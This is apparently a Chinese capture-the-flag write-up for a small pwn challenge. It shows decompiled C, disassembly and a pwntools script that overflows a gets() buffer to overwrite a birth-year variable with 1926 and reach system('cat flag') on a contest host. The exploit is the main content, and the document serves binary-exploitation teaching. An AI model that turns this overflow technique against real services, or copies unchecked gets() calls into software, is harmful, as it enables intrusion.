
when did you born? 🐸


`0x786` = `1926`

ida的猜测源码，和反汇编代码如下



```
char v4; // [rsp+0h] [rbp-20h]
unsigned int v5; // [rsp+8h] [rbp-18h]
unsigned __int64 v6; // [rsp+18h] [rbp-8h]

v6 = __readfsqword(0x28u);
setbuf(stdin, 0LL);
setbuf(stdout, 0LL);
setbuf(stderr, 0LL);
puts("What's Your Birth?");
__isoc99_scanf("%d", &v5);
while ( getchar() != 10 )
  ;
if ( v5 == 1926 )
{
  puts("You Cannot Born In 1926!");
  result = 0LL;
}
else
{
  puts("What's Your Name?");
  gets(&v4);
  printf("You Are Born In %d\n", v5);
  if ( v5 == 1926 )
  {
    puts("You Shall Have Flag.");
    system("cat flag");
  }
  else
  {
    puts("You Are Naive.");
    puts("You Speed One Second Here.");
  }
  result = 0LL;
}
return result;
}
```



```
400887: 48 83 c0 08          add    $0x8,%rax
40088b: 48 89 c6             mov    %rax,%rsi
40088e: bf e7 09 40 00       mov    $0x4009e7,%edi
400893: b8 00 00 00 00       mov    $0x0,%eax
400898: e8 73 fe ff ff       callq  400710 <__isoc99_scanf@plt>
40089d: 90                   nop
40089e: e8 4d fe ff ff       callq  4006f0 <getchar@plt>
4008a3: 83 f8 0a             cmp    $0xa,%eax
4008a6: 75 f6                jne    40089e <__gmon_start__@plt+0x17e>
4008a8: 8b 45 e8             mov    -0x18(%rbp),%eax                // v5
4008ab: 3d 86 07 00 00       cmp    $0x786,%eax
4008b0: 75 11                jne    4008c3 <__gmon_start__@plt+0x1a3>
4008b2: bf ea 09 40 00       mov    $0x4009ea,%edi
4008b7: e8 d4 fd ff ff       callq  400690 <puts@plt>
4008bc: b8 00 00 00 00       mov    $0x0,%eax
4008c1: eb 6d                jmp    400930 <__gmon_start__@plt+0x210>  // return 0


4008c3: bf 03 0a 40 00       mov    $0x400a03,%edi
4008c8: e8 c3 fd ff ff       callq  400690 <puts@plt>
4008cd: 48 8d 45 e0          lea    -0x20(%rbp),%rax      // v4
4008d1: 48 89 c7             mov    %rax,%rdi
```

通过分析反汇编代码，可知上图所指的变量分别是v4，v5变量。v5是年龄，v4是名字。

所以通过输入名字溢出覆盖年龄就可以了。

```
from pwn import *

context.log_level = "DEBUG"

# p = process("./whenborn")
p = remote("111.198.29.45", 36729)
p.recvuntil("What's Your Birth?\n")
p.sendline("1792")
p.recvuntil("What's Your Name?\n")
p.sendline("a"*8 + "\x86\x07\x00\x00")
p.interactive()
```

8个a ＋ 4个字节的1926